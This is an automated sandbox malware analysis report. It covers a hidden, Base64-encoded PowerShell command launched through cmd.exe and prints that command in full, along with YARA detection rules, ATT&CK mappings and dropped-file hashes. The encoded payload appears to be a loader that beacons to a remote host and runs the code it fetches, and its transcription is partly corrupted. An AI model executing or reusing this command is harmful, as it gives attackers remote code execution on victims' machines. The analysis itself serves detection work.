

JOeSandbox Cloud BASIC



ID: 651250

Cookbook:

defaultwindowscmdlinecookbook.jbs

Time: 17:40:55

Date: 23/06/2022

Version: 35.0.0 Citrine

Table of Contents

Table of Contents	2
Windows Analysis Report	3
Overview	3
General Information	3
Detection	3
Signatures	3
Classification	3
Process Tree	3
Malware Configuration	5
Yara Signatures	5
Memory Dumps	5
Sigma Signatures	6
Snort Signatures	6
Joe Sandbox Signatures	6
System Summary	6
Data Obfuscation	6
HIPS / PFW / Operating System Protection Evasion	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
World Map of Contacted IPs	9
General Information	9
Warnings	9
Simulations	9
Behavior and APIs	9
Joe Sandbox View / Context	10
IPs	10
Domains	10
ASNs	10
JA3 Fingerprints	10
Dropped Files	10
Created / dropped Files	10
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TVQUNHR0LNB9QC6OSD3M.temp	10
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	10
Static File Info	11
Network Behavior	11
Statistics	11
Behavior	11
System Behavior	11
Analysis Process: cmd.exePID: 2372, Parent PID: 1732	11
General	11
File Activities	12
Analysis Process: cmd.exePID: 1436, Parent PID: 2372	12
General	12
File Activities	13
Analysis Process: powershell.exePID: 1168, Parent PID: 1436	13
General	13
File Activities	14
File Read	14
Disassembly	15

Overview

Analysis ID:	651250
Infos:	

The figure displays a vertical stack of four colored boxes, each containing a threat level label. From top to bottom, the boxes are: red with 'MALICIOUS', brown with 'SUSPICIOUS', green with 'CLEAN', and grey with 'UNKNOWN'. Below this stack is a table with four rows of data.

Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

- Encrypted powershell cmdline option...
- Very long command line found
- Suspicious powershell command lin...
- Queries the volume information (nam...
- Yara signature match
- Contains functionality to call native ...
- Very long cmdline option found, this...
- May sleep (evasive loops) to hinder...
- Creates a process in suspended mo...
- Contains long sleeps (≥ 3 min)
- Enables debug privileges

[illegible]

cmd.exe (PID: 1436 cmdline: `cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAeAB0AEEAcwBjAD0AWwBTAHkAcwB0AGUABQAUAFQAZQB4AHQA`

G0AYQB0ACAAJQBzACkAOwAKAAoACQAJAAkAaQBmACAAKAAoACQAdABzADIALQAKAHQAcwApACAALQBnAHQAIAAaAHMAbABzACKAIAB7AAoACQAJAAkACQBIAHIAZQBhAGsAIABzAGwAOwAKAAkACQAJAH0ACgAJAAkAfQAKAAkAfQAgAGMAYQB0AGMAaAB7AH0ACgB9AA==" MD5: 92F44E405DB16AC55D97E3BFE3B132FA)

■ cleanup

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.888389730.0000000001F80000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable	Florian Roth	0x25e2:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x267a:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x1c52:\$xc3: 4A 41 42 73 41 44 30 41 0x1dd2:\$xc3: 4A 41 42 70 41 44 30 41
00000003.00000002.888152756.000000000390000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable	Florian Roth	0x3d14:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3e44:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x29f4:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2cf4:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41
00000003.00000002.888245760.0000000005EB000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable	Florian Roth	0x7b15:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x7bad:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x1a29c:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 0 41 00 50 00 51 00 41 00 67 00 41 0x1a3cc:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 0 41 00 50 00 51 00 41 00 67 00 41 0x7185:\$xc3: 4A 41 42 73 41 44 30 41 0x7305:\$xc3: 4A 41 42 70 41 44 30 41 0x18f7c:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 0 41 0x1927c:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 0 41
00000003.00000002.888181676.0000000003E0000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable	Florian Roth	0x3ec4:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3ff4:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x6720:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x6850:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x2ba4:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2ea4:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41 0x5400:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x5700:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41
00000003.00000002.888226541.0000000005C0000.0000004.00000020.00020000.00000000.sdmp	SUSP_PS1_JAB_Pattern_Jun22_1	Detects suspicious UTF16 and Base64 encoded PowerShell code that starts with a \$ sign and a single char variable	Florian Roth	0x882d:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x88c5:\$xc1: 4A 41 42 32 41 43 41 41 50 51 41 67 41 0x3224:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x3354:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x5a80:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x5bb0:\$xc2: 4A 00 41 00 42 00 32 00 41 00 43 00 41 00 41 00 50 00 51 00 41 00 67 00 41 0x7e9d:\$xc3: 4A 41 42 73 41 44 30 41 0x801d:\$xc3: 4A 41 42 70 41 44 30 41 0x1f04:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x2204:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41 0x4760:\$xc4: 4A 00 41 00 42 00 73 00 41 00 44 00 30 00 41 0x4a60:\$xc4: 4A 00 41 00 42 00 70 00 41 00 44 00 30 00 41

Source	Rule	Description	Author	Strings
Click to see the 4 entries				

Sigma Signatures

 No Sigma rule has matched

Snort Signatures

 No Snort rule has matched

Joe Sandbox Signatures

System Summary

Very long command line found

Data Obfuscation

Suspicious powershell command line found


HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	 Command and Scripting Interpreter	Path Interception	 Access Token Manipulation	 Virtualization/Sandbox Evasion	OS Credential Dumping	 Security Software Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	 PowerShell	Boot or Logon Initialization Scripts	 Process Injection	 Access Token Manipulation	LSASS Memory	 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	 Process Injection	Security Account Manager	 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	 Deobfuscate/Decode Files or Information	NTDS	 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

⊘ No Antivirus matches

Dropped Files

⊘ No Antivirus matches

Unpacked PE Files

⊘ No Antivirus matches

Domains

⊘ No Antivirus matches

URLs

⊘ No Antivirus matches

Domains and IPs

Contacted Domains

 No contacted domains info

World Map of Contacted IPs

 No contacted IP infos

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	651250
Start date and time: 23/06/202217:40:55	2022-06-23 17:40:55 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 3m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	defaultwindowscmdlinecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	5
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.evad.win@5/2@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): conhost.exe, svchost.exe
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

Time	Type	Description
17:42:11	API Interceptor	5x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\TVQUNHR0LNB9QC60SD3M.temp

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5809258572265112
Encrypted:	false
SSDEEP:	96:chQCyhMqbqvsqvJCwoBz8hQCyhMqbqvsEHyqvJCwor/zhkKr+HyklX0IUVLVn:cGGoBz8GeHnor/zhFPkIXLVn
MD5:	5A8A6BA31F781C9190DAC02A6B2D2F2F
SHA1:	62614A67C47E9335DF47D1940EEDF4575799BA10
SHA-256:	EB7AB35986BABF60EB66CF9CF66D0B93FB92C370B5EB291733EDA8DAC6AD0A53
SHA-512:	34A83CC1A9A34CCADFA0C488EC3FA775D60286BB7C3EDC3C47EF4C8F0156355AA2712ECCB9D20D2CE41DBF98E8C1837D6DEF210BE13B316543574657E7BB6208
Malicious:	false
Reputation:	low
Preview:	FL.....F".8.D...xq{D...xq{D...k.....P.O. .i....+00../C:\.....\1....{J\.. PROGRA~3..D.....: {J*...k..... ...P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICRO\$~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....: (.STARTM~1..j.....: ((*.....@....S.t.a.r.t .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.6....~.1....hT...Programs.f.....hT.*.....<....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1..R..:"*W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k....., .WINDOW~2.LNK.Z.....:;,* ...=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5809258572265112
Encrypted:	false
SSDEEP:	96:chQCyhMqbqvsqvJCwoBz8hQCyhMqbqvsEHyqvJCwor/zhkKr+HyklX0IUVLVn:cGGoBz8GeHnor/zhFPkIXLVn
MD5:	5A8A6BA31F781C9190DAC02A6B2D2F2F
SHA1:	62614A67C47E9335DF47D1940EEDF4575799BA10
SHA-256:	EB7AB35986BABF60EB66CF9CF66D0B93FB92C370B5EB291733EDA8DAC6AD0A53
SHA-512:	34A83CC1A9A34CCADFA0C488EC3FA775D60286BB7C3EDC3C47EF4C8F0156355AA2712ECCB9D20D2CE41DBF98E8C1837D6DEF210BE13B316543574657E7BB6208
Malicious:	false

Reputation:	low
Preview:	FL.....F.".....8.D...xq{D...xq{D...k.....P.O. .i....+00../C:\.....\1....{J\ PROGRA~3..D.....{J*...k.....P.r.o.g.r.a.m.D.a.t.a....X.1....~J v. MICROSOFT~1..@.....~J v*.....M.i.c.r.o.s.o.f.t....R.1....wJ;.. Windows.<.....:wJ;*.....W.i.n.d.o.w.s.....1.....: (.STARTM~1.j.....:((*.....@.....S.t.a.r.t .M.e.n.u...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.6....~.1....hT...Programs.f.....hT.*.....<....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2..d.l.l.,-2.1.7.8.2.....1....xJu=.ACCESS~1..l.....:wJr*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2..d.l.l.,-2.1.7.6.1....j.1.....".WINDOW~1..R..:"*W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l....v.2.k...; .WINDOW~2.LNK.Z.....;;* ...=.....W.i.n.d.o.w.s.

Static File Info

No static file info

Network Behavior

No network behavior found

Statistics

Behavior



- cmd.exe
- cmd.exe
- powershell.exe



Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: 2372, Parent PID: 1732

General

Target ID:	0
Start time:	17:42:08
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd /C "cmd.exe /c powershell -WindowStyle Hidden -E "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""
Imagebase:	0x4a400000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 1436, Parent PID: 2372	
General	
Target ID:	2
Start time:	17:42:09
Start date:	23/06/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true

Commandline:	cmd.exe /c powershell -WindowStyle Hidden -E "CgAKAAoAJAB0AGUAEAb0AEEAcwBjAD0AWwBTAHkAcwB0AGUAbQAUAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQB.JADsACgAKAAoAJABqAHAAPQAKAG4AdQBsAGwAOWAKAAoAZgB1AG4AYwB0AGkAbwBuACAAZwBIAHQAdABIAHIARgB1AG4AYwAoAFsAcwB0AHIAaQBuAGcAXQAKAGIAdABzADIAKQAGAHsACgAJACQAYgB0AHMAPQBbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBIAHIAAdABDAdAoQgBGAHIAbwBtAEIAIYQBZAGUANGA0AFMAdABYAgkAbgBnACgAJABIAHQAcwAyyACkAOwAKAAoACQAKAHMA dAA9ACQAdABIAHqAdABBAHMAyWauAEcAZQB0AEIEaQB0AGUAcwAoACcArwBIAHQALQBjAHQAZQBtAFaAcgBvAHAZzQBvYAHQAeQBW AGEAbAB1AGUAJwApAdSACgAJACQAZQBkAD0AJABIAHQAcwBbADAALgAuADQAXQA7AAoACgAJACQAAQ9ADAAOWAKAAKAJBsAD0AJABIAGQALg BMAGUAbgBnAHQAaaA7AAoACQAKAGsAPQBAACgAKQA7AAoACgAJAFsAYYQByAHIAIYQB5AF0AQgA6AFIAZQBzAGkAegBIAcGAWwByAGUAGzBdACQQA awAsACQACwB0AC4AbABIAg4AZwB0AGgAKQA7AAoACQBMAG8AcgBIAGEAYwBoACgAJABiACAAaQBuACAAJABzAHQAKQAgAHsAJABrAFsAJABpAC sAKwBdAD0AJABiACAAALQBIAHgAbwByACAAJABIAGQAWwAKAGkAJQAKAGwAXQB9AAoACgAJACQAYgBzAD0AJABIAHQAcwBbADUALgAuACQAYgB0 AHMALgBsAGUAbgBnAHQAaABdADsACgAKAAkAJABpAD0AMAA7AAoACQAKAGwAPQAKAGsALgBMAGUAbgBnAHQAaA7AAoACQAKAGQA 